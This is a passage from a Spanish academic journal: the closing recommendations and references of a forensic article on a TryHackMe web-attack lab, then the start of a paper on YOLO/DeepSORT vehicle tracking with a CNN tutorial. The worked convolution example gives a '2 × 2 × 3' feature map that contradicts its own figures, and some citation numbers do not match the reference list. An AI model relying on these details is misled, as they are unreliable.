1. Siguiendo los lineamientos de OWASP en el documento “Authentication Cheat Sheet” [27], que referencian asimismo el documento “Digital Identity Guidelines” producido por el NIST [27], la contraseña debe ser considerada “fuerte”.
 - a. La longitud de la contraseña se ha encontrado como un factor principal en la caracterización de la fortaleza de la contraseña. Las contraseñas que son demasiado cortas ceden ante ataques de fuerza bruta, así como ante ataques de diccionario que utilizan palabras y contraseñas comúnmente elegidas [27]. Por lo cual, la sugerencia es una longitud mínima de 8 (ocho) caracteres para la contraseña memorizada si la misma es elegida por el suscriptor [27].
2. Se debe asegurar la rotación de credenciales cuando ocurre una fuga de información, o en el momento en que se ve comprometida la identificación de usuarios [25].
3. En el documento “Gestión de contraseñas seguras” del INCIBE [30], se ofrece una lista de recomendaciones conocidas, pero que es preciso recordar a los usuarios:
 - a. Utilizar una combinación de caracteres que genere que “la clave esté compuesta por letras (mayúsculas y minúsculas), números y caracteres especiales (como @, #, \$, ¡ o *)”.
 - b. No incluir información personal en la contraseña, no utilizar palabras del diccionario o secuencias del teclado, como “qwerty”.
 - c. No reutilizar contraseñas y mantenerlas actualizadas, es decir, periódicamente cambiar las contraseñas
4. A partir del artículo de “Strong, secure passwords are key to help reduce risk to your organization” [29] publicado en 2021 por el Instituto SANS, especialista en formación en ciberseguridad, se extraen las siguientes conclusiones para mitigar el riesgo de ataque a contraseñas:
 - a. Siempre que se pueda, privilegiar la longitud por sobre la composición de la contraseña. Utilizar “passphrases”, es decir, contraseñas que sean frases, oraciones. El propósito es que sean fáciles de recordar y tipear.
 - b. Tal como señala el INCIBE, enfatizar la importancia de

que cada cuenta tenga una contraseña única. Esto asegura que, si una cuenta se ve comprometida, todas las demás cuentas seguirán estando seguras.

- c. Fomentar el uso de gestores de contraseñas. En la actualidad, tenemos una cantidad muy grande de contraseñas y, siguiendo los ítems anteriores, cada una debe ser única y extensa. Si desde la organización se prohíbe el uso de gestores de contraseñas, es importante entender que los usuarios pueden registrar la contraseña en un documento inseguro por temor a olvidarla.

5. Si el atacante obtuvo la contraseña bajo un ataque de ingeniería social, como señala INCIBE [30]:

- a. La mejor manera de protegerse contra los ataques de ingeniería social es formar y concienciar a los empleados. Un sistema con las medidas de seguridad y tecnologías más modernas no servirá de nada si por medio de un simple correo electrónico el ciberdelincuente consigue información confidencial muy valiosa para la empresa.

Por lo tanto, la manera de mitigar este ataque es, del mismo modo que en el punto anterior, realizando capacitaciones para los empleados, por parte del mismo equipo de seguridad de la organización, así como capacitaciones externas brindadas por organismos expertos.

En términos de prevención, también es necesario que la organización cuente con estrategias para poder detectar los ataques de forma temprana. Una de las recomendaciones efectuadas por el NIST es la detección de anomalías de comportamiento o BAD, por sus siglas en inglés (Behavioral Anomaly Detection), que implica el monitoreo continuo de sistemas en busca de eventos o tendencias inusuales; así busca en tiempo real evidencia de compromiso, en lugar de buscar el ciberataque en sí [33]. Esto permite reducir el impacto del ciberataque, ya que las brechas en la seguridad se suelen detectar cuando el ataque ya ha sido cometido. En la actualidad existen herramientas de BAD que utilizan inteligencia artificial, lo que les permite modelar el comportamiento normal y de este modo detectar desviaciones en el comportamiento que podrían suponer un ataque. Por ejemplo, el software propietario Darktrace [34].

En esta línea, una segunda recomendación es utilizar sistemas de detección de intrusiones (IDS, Intrusion Detection System), como Snort [35], que es una herramienta de software libre que puede llevar a cabo análisis de tráfico en tiempo real y registro de paquetes en redes IP. Snort tiene la capacidad de detectar una variedad de ataques como desbordamientos de buffer o escaneos de puertos. A su vez, el propio Wireshark permitiría profundizar en este análisis de paquetes de red.

V. CONCLUSIONES

El desarrollo del presente artículo ha permitido abordar de manera exhaustiva la problemática de la seguridad en aplicaciones web, utilizando un enfoque forense para analizar un ataque típico a un sitio web. Empleando herramientas especializadas y la emulación de un entorno de ataque realista, se han identificado las principales debilidades y se han generado recomendaciones específicas para su mitigación y prevención.

La emulación del ataque en la plataforma TryHackMe, específicamente a través del desafío "Overpass 2 - Hacked", proporcionó una visión detallada de las tácticas y técnicas empleadas por los atacantes. El análisis forense con Wireshark permitió reconstruir cada etapa del ataque, desde la identificación de vulnerabilidades hasta la explotación y obtención de acceso no autorizado al sistema. Los hallazgos del análisis forense destacaron la importancia de revisar y asegurar las configuraciones de seguridad en aplicaciones web, implementar controles de acceso robustos y autenticación segura, y monitorizar continuamente la actividad de la red.

El análisis reveló que la solicitud HTTP inicial y la carga de un archivo malicioso fueron posibles debido a configuraciones deficientes que permitieron al atacante explotar vulnerabilidades conocidas. Asimismo, se constató que la falta de controles adecuados facilitó que el atacante pudiera ejecutar comandos maliciosos y establecer una conexión de reverse shell, comprometiendo así la seguridad del sistema. La detección temprana de actividades sospechosas, mediante un monitoreo continuo de la red, podría haber mitigado el impacto del ataque y prevenido el acceso no autorizado.

A partir del análisis realizado, se propusieron diversas recomendaciones para fortalecer la seguridad de las aplicaciones web y prevenir futuros incidentes. Entre estas recomendaciones se incluye la integración de medidas de seguridad desde el inicio del desarrollo, asegurando que las mejores prácticas de seguridad se implementen en cada fase del ciclo de vida del *software*. Es crucial que los desarrolladores consideren la seguridad como un componente integral del proceso de desarrollo, desde el diseño hasta la implementación y el mantenimiento.

El monitoreo y detección proactiva de amenazas es otra recomendación esencial. Establecer sistemas de monitoreo en tiempo real y alertas para detectar actividades anómalas permitirá a las organizaciones responder de manera oportuna a posibles incidentes de seguridad. Además, se subraya la importancia de la capacitación y concientización del equipo de desarrollo y seguridad, fomentando una cultura de seguridad a través de la formación continua en buenas prácticas y técnicas de mitigación de riesgos.

Este estudio subraya la relevancia del análisis forense en la respuesta a incidentes de seguridad. La implementación del modelo PURI permitió estructurar de manera eficiente el proceso, garantizando la integridad de la evidencia y su validez en procedimientos legales. La colaboración interdisciplinaria entre equipos de desarrollo, seguridad y análisis forense es esencial para proteger los sistemas y la información en el entorno digital actual.

En cuanto a las implicaciones legales y la protección de derechos, se destacó la relación entre la ciberseguridad y la protección de los derechos de los usuarios en el ciberespacio. Las leyes argentinas, como la Ley 25.326 de Protección de Datos Personales y la Ley 26.388 de Delito Informático, proporcionan un marco legal crucial para la protección de la privacidad y la seguridad de los datos. También se resalta la importancia de que las organizaciones no solo cumplan con las normativas legales, sino que adopten una postura proactiva en la implementación de medidas de ciberseguridad.

En un mundo cada vez más digitalizado, la ciberseguridad se ha convertido en una prioridad para todas las organizaciones. Este estudio proporciona, a profesionales de la seguridad informática, desarrolladores de *software* y administradores de sistemas, una introducción a las prácticas para abordar y prevenir ataques cibernéticos, así como las medidas a tomar a partir de la ocurrencia del incidente y luego para mitigar y prevenir futuros incidentes. Las recomendaciones y estrategias propuestas en este trabajo pueden ser adoptadas por las organizaciones para fortalecer sus defensas contra ataques.

REFERENCIAS

- [1] OWASP Top 10 Team, "OWASP Top 10," *OWASP*, 2021. [En línea]. Disponible en: <https://owasp.org/Top10/es/>. [Accedido: 25-ago-2024].
- [2] OWASP, "OWASP Top 10 – 2017: Los diez riesgos de seguridad más críticos en aplicaciones web," *OWASP*, 2017. [En línea]. Disponible en: <https://owasp.org/www-project-top-ten/2017/>. [Accedido: 27-ago-2024].
- [3] OWASP, "OWASP Top 10 – 2013: Los diez riesgos de seguridad más críticos en aplicaciones web," *OWASP*, 2013. [En línea]. Disponible en: <https://css.csail.mit.edu/6.858/2014/readings/owasp-top-10.pdf>. [Accedido: 27-ago-2024].
- [4] *Código Penal de la Nación Argentina*, Art. 183, Cap. VII, modificado por la Ley 26.388, 2008. [En línea]. Disponible en: <https://servicios.infoleg.gob.ar/infolegInternet/anexos/15000-19999/16546/texact.htm>. [Accedido: 25-ago-2024].
- [5] Ministerio de Capital Humano, "¿Qué es la ciudadanía digital?," *Argentina.gob.ar*. [En línea]. Disponible en: <https://www.argentina.gob.ar/que-es-la-ciudadania-digital>. [Accedido: 25-ago-2024].

- [6] Ley 25.326 de Protección de los Datos Personales, Argentina, 2000. [En línea]. Disponible en: <https://servicios.infoleg.gob.ar/infolegInternet/anexos/60000-64999/64790/texact.htm>. [Accedido: 25-ago-2024].
- [7] TryHackMe, “TryHackMe Cyber Security training,” *TryHackMe*. [En línea]. Disponible en: <https://tryhackme.com/>. [Accedido: 25-ago-2024].
- [8] TryHackMe, “Overpass 2 - Hacked,” *TryHackMe*. [En línea]. Disponible en: <https://tryhackme.com/r/room/overpass2hacked>. [Accedido: 25-ago-2024].
- [9] Wireshark Foundation, “Wireshark: Go Deep,” *Wireshark*. [En línea]. Disponible en: <https://www.wireshark.org/>. [Accedido: 25-ago-2024].
- [10] Real Academia Española, “Seguro,” en *Diccionario de la lengua española*, 22ª ed., 2001. [En línea]. Disponible en: <https://www.rae.es/drae2001/seguro>. [Accedido: 27-ago-2024].
- [11] M. I. Romero Castro *et al.*, *Introducción a la seguridad informática y el análisis de vulnerabilidades*. 3Ciencias, 2018.
- [12] Dirección Nacional de Ciberseguridad, “Ciberseguridad,” *Argentina.gob.ar*. [En línea]. Disponible en: <https://www.argentina.gob.ar/jefatura/innovacion-publica/ssetic/direccion-nacional-ciberseguridad>. [Accedido: 27-ago-2024].
- [13] Dirección Nacional de Ciberseguridad, “Guía introductoria a la seguridad para el desarrollo de aplicaciones web,” República Argentina, 2021. [En línea]. Disponible en: <https://servicios.infoleg.gob.ar/infolegInternet/anexos/355000-359999/356582/disp8.pdf>. [Accedido: 27-ago-2024].
- [14] Jefatura de Gabinete de Ministros, “Decisión Administrativa 641/2021: Requisitos mínimos de Seguridad de la Información para Organismos,” *Boletín Oficial de la República Argentina*, 2021. [En línea]. Disponible en: <https://www.boletinoficial.gob.ar/detalleAviso/primera/246104/20210628>. [Accedido: 27-ago-2024].
- [15] Instituto Nacional de Ciberseguridad (INCIBE), “Guía de ciberataques,” España, 2020. [En línea]. Disponible en: <https://www.incibe.es/ciudadania/formacion/guias/guia-de-ciberataques>. [Accedido: 27-ago-2024].
- [16] Dirección Nacional de Ciberseguridad, “Derechos de la ciudadanía en ciberseguridad,” *Argentina.gob.ar*. [En línea]. Disponible en: <https://www.argentina.gob.ar/jefatura/innovacion-publica/ssetic/direccion-nacional-ciberseguridad/derechos-de-la-ciudadania>. [Accedido: 27-ago-2024].
- [17] A. H. Di Iorio *et al.*, *El rastro digital del delito: aspectos técnicos, legales y estratégicos de la informática forense*. Mar del Plata: Universidad FASTA, 2017.
- [18] Dirección Nacional de Ciberseguridad, “CERT.ar,” *Argentina.gob.ar*. [En línea]. Disponible en: <https://www.argentina.gob.ar/jefatura/innovacion-publica/ssetic/direccion-nacional-ciberseguridad/cert-ar>. [Accedido: 27-ago-2024].
- [19] GitHub, “Github: Let’s build from here,” *GitHub*. [En línea]. Disponible en: <https://github.com/>. [Accedido: 27-ago-2024].
- [20] Hashcat, “Hashcat: advanced password recovery,” *Hashcat*. [En línea]. Disponible en: <https://hashcat.net/hashcat/>. [Accedido: 27-ago-2024].
- [21] Kali Linux, “Wordlists,” *Kali Linux Tools*. [En línea]. Disponible en: <https://www.kali.org/tools/wordlists/>. [Accedido: 27-ago-2024].
- [22] P. Cichonski, T. Millar, T. Grance, y K. Scarfone, “Computer security incident handling guide,” National Institute of Standards and Technology, Gaithersburg, MD, NIST SP 800-61 Rev. 2, 2012. [En línea]. Disponible en: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>. [Accedido: 27-ago-2024].
- [23] K. Kent, S. Chevalier, T. Grance, y H. Dang, “Guide to integrating forensic techniques into incident response,” National Institute of Standards and Technology, Gaithersburg, MD, NIST SP 800-86, 2006. [En línea]. Disponible en: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf>. [Accedido: 27-ago-2024].
- [24] Exterro, “FTK Imager,” 2024. [En línea]. Disponible en: <https://www.exterro.com/digital-forensics-software/ftk-imager>. [Accedido: 27-ago-2024].
- [25] Open Text Corporation, “OpenText EnCase Forensic,” 2024. [En línea]. Disponible en: <https://www.opentext.com/es/productos/encase-forense>. [Accedido: 27-ago-2024].
- [26] Darik’s Boot and Nuke, “DBAN,” 2024. [En línea]. Disponible en: <https://dban.org/>. [Accedido: 27-ago-2024].
- [27] OWASP Cheat Sheet Series Team, “OWASP Cheat Sheet Series,” *OWASP*, 2024. [En línea]. Disponible en: <https://cheatsheetseries.owasp.org/index.html>. [Accedido: 27-ago-2024].
- [28] M. McDonald, *Web Security for Developers*, 1ª ed. San Francisco, CA: No Starch Press, 2020.
- [29] P. A. Grassi *et al.*, “Digital identity guidelines: Authentication and lifecycle management,” National Institute of Standards and Technology, Gaithersburg, MD, NIST SP 800-63B, 2017. [En línea]. Disponible en: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63b.pdf>. [Accedido: 27-ago-2024].
- [30] Instituto Nacional de Ciberseguridad (INCIBE), “Gestión de contraseñas seguras,” España. [En línea]. Disponible en: <https://www.incibe.es/ciudadania/tematicas/contrasenas-seguras>. [Accedido: 27-ago-2024].
- [31] L. Spitzner, “Strong, secure passwords are key to helping reduce risk to your organization,” *SANS Cyber Security Blog*, 2021. [En línea]. Disponible en: <https://www.sans.org/blog/strong-secure-passwords-are-key-to-helping-reduce-risk-to-your-organization/>. [Accedido: 27-ago-2024].

[32] Instituto Nacional de Ciberseguridad (INCIBE), “Ingeniería social: técnicas utilizadas por los ciberdelincuentes y cómo protegerse,” España, 2019. [En línea]. Disponible en: <https://www.incibe.es/empresas/blog/ingenieria-social-tecnicas-utilizadas-los-ciberdelincuentes-y-protegerse>. [Accedido: 27-ago-2024].

[33] M. Powell, “Detecting abnormal cyber behavior before a cyberattack,” *Manufacturing Innovation Blog (NIST)*, 2021. [En línea]. Disponible en: <https://www.nist.gov/blogs/manufacturing-innovation-blog/detecting-abnormal-cyber-behavior-cyberattack>. [Accedido: 27-ago-2024].

[34] Darktrace Holdings Limited, “Darktrace,” 2024. [En línea]. Disponible en: <https://darktrace.com/>. [Accedido: 27-ago-2024].

[35] Cisco, “Snort,” 2024. [En línea]. Disponible en: <https://www.snort.org/>. [Accedido: 27-ago-2024].

Detección e Identificación de Vehículos Mediante Técnicas de Inteligencia Artificial

Vehicle Detection and Identification Using Artificial Intelligence Techniques

E. Valentín Iglesias

Ministerio Público Fiscal de San Luis
(Argentina)

liciglesiasvalentin@gmail.com

<https://orcid.org/0009-0001-4508-5859>

Gustavo J. Meschino

Universidad FASTA (Argentina).

gmeschino@ufasta.edu.ar

<https://orcid.org/0000-0003-3835-7745>

Artículo de Investigación

Recibido: 06-09-2024. Aceptado: 14-02-2025.

Publicado: 03-03-2026

Licencia (CC):



Universidad FASTA. Facultad de ingeniería;
Mar del Plata, Argentina

Resumen

Este trabajo presenta un modelo para la detección e identificación de vehículos en la vía pública. A este fin, se considera un modelo de inteligencia artificial que utiliza como base el modelo YOLO (You Only Look Once) y el algoritmo DeepSORT (Simple Online and Realtime Tracking). El modelo resultante logró mantener el rastreo de vehículos en diferentes situaciones de oclusiones y condiciones ambientales variables. Una vez detectado e identificado el vehículo, se procuró su rastreo por el modelo de forma eficiente. Como derivado del desarrollo del modelo, se creó un conjunto de datos de vehículos que cotidianamente se encuentran en las calles de la República Argentina, que contiene 1769 imágenes etiquetadas para el sistema YOLO. Este trabajo representa una prueba de concepto para generar nuevos modelos con funcionalidades superiores. Los resultados muestran que la dirección es adecuada.

Palabras clave

detección, identificación, oclusión, rastreo, redes neuronales convolucionales

Abstract

This paper presents a model for detecting and identifying vehicles on public roads. To this end, it considers an artificial intelligence model based on the YOLO (You Only Look Once) model and the DeepSORT (Simple Online and Realtime Tracking) algorithm. The resulting model was able to track vehicles in different situations of occlusions and variable environmental conditions. Once the vehicle was detected and identified, the model tracked it efficiently. As a result of the model's development, a dataset of vehicles commonly found on the streets of Argentina was created, containing 1,769 images labeled for the YOLO system. This work represents a proof of concept for generating new models with superior functionalities. The results show that the direction is appropriate.

Keywords

detection, identification, occlusion, tracking, convolutional neural networks

Este artículo surge del trabajo final de la especialización en Informática Forense del primer autor, con el apoyo en calidad de director del Dr. Gustavo Javier Meschino. El trabajo de investigación no tuvo ningún tipo de apoyo financiero. Sin embargo, se contó con el apoyo del Procurador de la Provincia de San Luis Dr. Luis M. Martínez, para la autorización de la utilización videos de cámaras de vigilancia ciudadana con los que el modelo ad hoc fue entrenado y validado. El primer autor de este artículo es el Licenciado Especialista Eduardo Valentín Iglesias. La contribución del primer autor se enfocó en el desarrollo y redacción total del trabajo de investigación y la del segundo autor fue en calidad de tutor, guía y participe.

EDUARDO VALENTÍN IGLESIAS se desempeña en el Ministerio Publico Fiscal de la Provincia de San Luis, en el Departamento de Delitos Complejos.

GUSTAVO JAVIER MESCHINO es el director del Laboratorio de Bioingeniería de la Facultad de Ingeniería de la Universidad Nacional de Mar del Plata y el codirector del Grupo de Informática y Salud de la Universidad FASTA, ambas en Mar del Plata.

I. INTRODUCCIÓN

El despliegue de modelos de Inteligencia Artificial en la vida cotidiana ya es una realidad ineludible para cualquier actor humano de la sociedad; se encuentran actualmente en prácticamente todos los aspectos de la vida y uno de los aspectos en que rápidamente se destacaron es en la visión. Estos modelos de aprendizaje automático se crearon específicamente para imágenes y, por extensión, para videos. Tuvieron su auge hace no mucho tiempo y comenzaron con enfoques matemáticos sencillos. Nos referimos a las redes neuronales convolucionales o, por sus siglas, CNN (*Convolutional Neural Networks*).

Las imágenes para estos algoritmos se representan como una pila de *matrices* o, con una denominación más actual, *tensores de orden 3*. En otras palabras, podríamos decir que una matriz es una tabla de dos dimensiones, las filas y las columnas. Mientras que un tensor es una estructura de datos multidimensional, es decir, puede tener más de dos dimensiones, como por ejemplo una pila de matrices.

Una imagen se determina por su alto y su ancho en píxeles y su profundidad (la cantidad de canales de colores que posea). Aplicar una operación convolucional sobre la imagen es realizar operaciones matemáticas simples como la suma o la multiplicación escalar entre el tensor que conforma la imagen y un filtro que tiene pesos. Esto genera una matriz a la cual se puede aplicar una función de activación y luego, eventualmente, una capa de agrupamiento (traducción no convencional de *pooling*¹). Esta secuencia de operaciones (en orden determinado por pruebas) se denomina la arquitectura de la red y su función es detectar características (*features*) en las imágenes. En las primeras operaciones (capas) se detectan elementos simples como líneas o bordes y, conforme van pasando las capas convolucionales, se van descubriendo características cada vez más abstractas o de mayor nivel.

Detectar, identificar y rastrear fueron conceptos clave en el desarrollo de este trabajo, siendo el modelo YOLO [1] un modelo que, además, lo puede hacer en tiempo real debido a su eficiencia en el cálculo.

Existen avances que, por su relevancia en el contexto de las redes neuronales convolucionales, merecen una mención especial. El más relevante de ellos es el que poseen los sistemas de conducción autónomos de Tesla que, por medio de su supercomputadora DOJO, entrenan modelos en sus inicios de redes neuronales convolucionales de aprendizaje automático. Con el fin de mejorar su sistema de asistencia a la conducción llamado FSD (por *full self-driving*) y deno solo de ser eficaz sino

también de actuar en tiempo real, analiza imágenes sin procesar para realizar segmentación semántica, detección de objetos y estimación de profundidad monocular. En estos sistemas, una compilación completa de redes neuronales de *Autopilot* incluye 48 redes que tardan 70 000 horas de GPU en entrenarse, produciendo 1 000 vectores de predicción distintos en cada paso temporal [2]. A pesar de que a la fecha actual dejaron de utilizarlas, estas fueron parte de sus cimientos fundacionales.

A una distancia considerable de la realidad de Tesla y con la modestia obligada a nuestra capacidad computacional y operacional, este trabajo de investigación construyó un modelo de aprendizaje automático *ad hoc*. Esta labor fue realizada mediante el uso del algoritmo YOLO, que permitió la detección de vehículos con fines identificatorios, y del algoritmo Deep SORT [3], cuya finalidad es identificar, rastrear y agregar un parámetro más de asociación profunda al modelo, para obtener información extra de la apariencia. Con el objetivo de mantener el rastreo del vehículo por periodos de oclusiones más largos. Es decir, en temporalidades más amplias y ante la existencia de obstáculos fijos o móviles que se encuentren en la vía pública, que bloqueen total o parcialmente la vista del vehículo rastreado. Para crear este modelo se utilizaron durante el entrenamiento videos de cámaras de videovigilancia ciudadana.

En una primera fase se realizó el procesamiento de videos para extraer las imágenes necesarias para entrenar el modelo. En una segunda fase se entrenó el modelo, utilizando los modelos preentrenados de YOLO. De esta forma, se obtuvieron las métricas asociadas que permitieron analizar la efectividad que logramos. Finalmente, se le incorporó la lógica del algoritmo Deep SORT con el objetivo de rastrear a los vehículos en periodos de oclusión largos. Así, se pretendió proporcionar un punto de partida para futuras investigaciones.

Como se desprende de este punto, las redes neuronales convolucionales son la herramienta elegida para llevar adelante esta investigación. Este trabajo surgió del visible desarrollo en seguridad pública que las fuerzas de seguridad obtuvieron al utilizar para el análisis de hechos de inseguridad el material generado por cámaras de video. Advertida esta situación por el investigador, se propuso aprovechar el rico y amplio campo de desarrollo que ofrecen. Ya en el año 2022, la provincia de San Luis amplió el desarrollo del sistema de inteligencia de seguridad ciudadana con la incorporación de 870 cámaras de videovigilancia a las que ya mantenía en funcionamiento, instaladas en distintas ciudades de la provincia. Estas cámaras cuentan con diferentes funcionalidades: observación, lectura de chapas patentes, detección de marca, color y tipo de vehículo.

Estos equipos capturan alrededor de 8 millones de lecturas

¹ *Pooling* su función es reducir la dimensionalidad de mapas de características extrayendo valores representativos de regiones locales en la imagen. Disminuyendo

la carga computacional.

mensuales, con operarios que monitorean en tiempo real las 24 horas del día, siendo el fin el resguardo de la integridad de las personas que habitan en la provincia y aquellos que circunstancialmente transitan por la misma.

II. REDES CONVOLUCIONALES

Para comprender este tipo de redes, es fundamental y se requiere el concepto de red neuronal artificial. De forma concisa podemos indicar que una red neuronal artificial es un modelo matemático que acepta entradas de datos (vectores numéricos), y que los procesa multiplicándolos con pesos, cuya función es modificar el estado de la neurona. Su objetivo es especializar la actividad de la neurona para la cual se entrena la red, es decir, llevar la red, iterativamente, a obtener un resultado deseado (*target*).

Cada neurona además cuenta con una función que se aplica a la combinación lineal de las entradas y los pesos asociados, determinando un nivel de activación que es un valor numérico (Fig. 1). La red de neuronas interconectadas cuenta con una salida que contiene la predicción.




Fig. 1. Perceptrón simple; modelo neuronal básico.

Estos modelos matemáticos se inspiran en la forma en que las neuronas biológicas manipulan la información.

Las neuronas se conectan entre sí. Para poder tratar esto matemáticamente, se ubican en “capas” que se interconectan cada una con la siguiente y con la anterior. Concatenar una capa seguida de otra capa en un número determinado de veces da por resultado una arquitectura denominada Red Neuronal alimentada hacia delante, totalmente conectada (*fully connected feedforward network*).

A las capas intermedias de la red se las denomina capas ocultas. Cuando la cantidad de capas es elevada, surge una primera conceptualización del *Deep Learning*.

Las redes se entrenan para que “aprendan” o para se adapten a un objetivo. Para lograr esto, es necesario utilizar algún mecanismo que permita que, ante un resultado o salida equivocada de la red, se pueda mejorar. Uno de los algoritmos más utilizados se denomina de retropropagación

(*backpropagation*). Este algoritmo logra su objetivo mediante una función de pérdida y un optimizador, modificando iterativamente el valor de los pesos de las neuronas. Toma como base la diferencia que se obtuvo entre el valor obtenido por la red en la predicción y el valor esperado por la red. Este resultado se conoce como métrica de error. De esta manera es que las redes se entrenan para aprender a cumplir una tarea mediante una predicción acertada.

En este trabajo se utilizó una red neuronal convolucional, que es especialmente efectiva para tareas que implican visión por computadora, como la clasificación de imágenes, detección de objetos en imágenes, rastreo de objetos en imágenes y segmentación de imágenes, entre otras, y su característica distintiva es la capa convolucional.

En este trabajo de investigación, las imágenes que conforman los videos son a color, ya mencionada la forma en que estas se almacenan y representan. Tanto el alto como el ancho están dados en píxeles. Los canales, en general, son rojo, verde y azul (RGB), por lo cual es necesario considerar esto al aplicar los *filtros convolucionales*, que tienen la misma profundidad.

En estas redes, la cantidad de valores en la capa de entrada está determinada por la intensidad de los píxeles en los diferentes canales. Por ejemplo, una imagen de 128 de alto por 128 de ancho genera una capa de entrada con $128 \times 128 = 16384$ valores, pero como tenemos 3 canales, entonces el total de valores de entrada es de $128 \times 128 \times 3 = 49152$ valores de entrada.

Además, se normalizan los valores que toman las intensidades de los píxeles, que originalmente van de 0 a 255 (8 bits) en valores entre 0 y 1, simplemente dividiéndolos por 255.

En la Fig. 2 se muestra una imagen típica del conjunto de datos que se utilizó en este trabajo.



Fig. 2. Imagen perteneciente al conjunto de datos creado.

A continuación, se explican más profundamente las operaciones involucradas en las redes convolucionales.

A. Capas Convolucionales

Las capas convolucionales son etapas de procesamiento con filtros (también llamados máscaras o *kernels*) presentes en toda el área de la imagen de entrada, con la finalidad de obtener características.

Estos filtros tienen un tamaño establecido por el operador, por ejemplo, de 3×3 o 5×5 píxeles. Se desplazan horizontal y verticalmente por la imagen, efectuando un cálculo similar a la neurona biológica (combinación lineal de las intensidades de la imagen con los pesos del filtro). Este desplazamiento puede efectuarse píxel a píxel o saltar algunos. Este salto se denomina *stride*, el cual, mediante un valor, determina a los filtros cuánto deben moverse horizontal y verticalmente (aunque comúnmente se mantienen ambos desplazamientos). Como se indicó, por cada desplazamiento de los filtros se aplica una suma ponderada entre el filtro y la región de la imagen que abarca el filtro.

Considerar la cantidad de filtros aplicados en cada capa no es fácil de determinar. Si se aplican 10 filtros en una determinada capa para realizar la convolución y extraer características, se tendrá como resultado un tensor de profundidad 10, que será la entrada a la capa siguiente. Los resultados que ofrecen cada uno de estos filtros sobre su aplicación se suman junto a un valor de sesgo o *bias*. Este es un parámetro adicional que tiene la función de agregar un grado de libertad por cada operación de convolución, ya que debe entrenarse junto con los pesos.

Una vez finalizado el paso de los filtros por la imagen, se conforma un nuevo tensor.

Como se mencionó previamente, en la primera capa los filtros obtienen características básicas. Posteriormente, otras convoluciones y otras operaciones determinarán características más abstractas.

B. Función de Activación

Una de las funciones de activación más usadas es la función ReLU (unidad lineal rectificadora). El objetivo que tiene esta función es permitir a la red aprender relaciones NO lineales entre las características de la imagen. Matemáticamente, la función tiene la forma:

$$ReLU(x) = \max(0, x) \quad (1)$$

Esta función toma la salida de los filtros y devuelve el valor solo si ese valor es positivo; en caso contrario, lo transforma en 0.

Si se da el caso de que un *kernel* no pase el filtro ReLU, este se desactiva y esencialmente no contribuye al resultado final; sin embargo, permite introducir en la red la dinámica de concentrarse en las características más relevantes en la imagen.

Finalmente, ReLU no es la única función utilizada para esta tarea. Existen otras como la función Sigmoide que comprime los valores entre 0 y 1 suavizando las salidas; la función Tanh que comprime las salidas entre -1 y 1, que también suaviza las salidas y agrega el centro en 0, lo cual puede ser de ayuda en algunas arquitecturas; la función Leaky ReLU similar a la usada, pero permite pendiente de valores negativos; y otras como ELU y Softmax que más adelante veremos.

C. Capas de Agrupamiento o Pooling.

En una red neuronal convolucional, el proceso de convolución aplica filtros a las imágenes para extraer características, creando así nuevas representaciones de estas. Estos filtros generan una gran cantidad de valores (activaciones) en cada ubicación de la imagen, resultando en un número elevado de entradas para la capa siguiente.

Para gestionar esta gran cantidad de datos y reducir la complejidad computacional, se utiliza una técnica llamada *pooling* o agrupamiento. El *pooling* se encarga de reducir el tamaño de las activaciones de la capa de convolución, al mismo tiempo que mantiene las características más relevantes.

El *pooling* tiene dos objetivos principales:

- *Reducir el tamaño del tensor que entrará a la capa siguiente:* al reducir las dimensiones espaciales del mapa de características, se disminuye la carga computacional.
- *Resaltar las características más importantes:* ayuda a preservar las características dominantes, haciendo que la red sea más eficiente y capaz de identificar patrones importantes, independientemente de la variabilidad en el tamaño y la posición de los objetos dentro de las imágenes.

Existen diferentes tipos de capas de agrupamiento, siendo el *max pooling* (agrupamiento por máximo) uno de los más comunes. En el *max pooling*, se toma una ventana de tamaño fijo (por ejemplo, 2×2) y se selecciona el valor máximo de esa ventana. Esto limita la variabilidad y reduce el tamaño del mapa de características, al mismo tiempo que mantiene las activaciones más significativas.

Un ejemplo del proceso de convolución y *pooling*:

- Entrada: imagen color, representada con un tensor de tamaño $128 \times 128 \times 3$ (alto, ancho, cantidad de canales de color).
- Aplicación de filtros: Se aplican 10 filtros de tamaño $5 \times 5 \times 3$ para extraer características. Para que no se pierdan píxeles de borde, pueden rellenarse filas y columnas con 0, en este caso 2 de ellas.
- Mapa de características: Se obtiene un mapa de

características de tamaño $2 \times 2 \times 3$ (alto, ancho, cantidad de filtros).

- Aplicación de *pooling*: Se aplica un agrupamiento con una ventana de tamaño 2×2 , que reduce las dimensiones espaciales.
- Salida: El resultado es un mapa de características de tamaño $64 \times 64 \times 10$.

De esta forma, el *pooling* ayuda a hacer que el modelo sea más manejable y eficiente, preservando la información clave mientras se reduce la complejidad computacional (figura 3).




Fig. 3. Representación del ejemplo de convolución y pooling.

A continuación de que se produzca la primera convolución, obtendremos características como bordes, líneas y curvas. A medida que se apliquen más capas de convolución, la red será capaz de reconocer formas más complejas, lo que en conjunto le permitirá a la red aprender y “ver”.

D. Capas Totalmente Conectadas

Una vez que hemos pasado por varias capas de convolución y *pooling*, el siguiente paso en una red neuronal convolucional es una red *feedforward* de capas totalmente conectadas, que se encuentra al final del modelo.

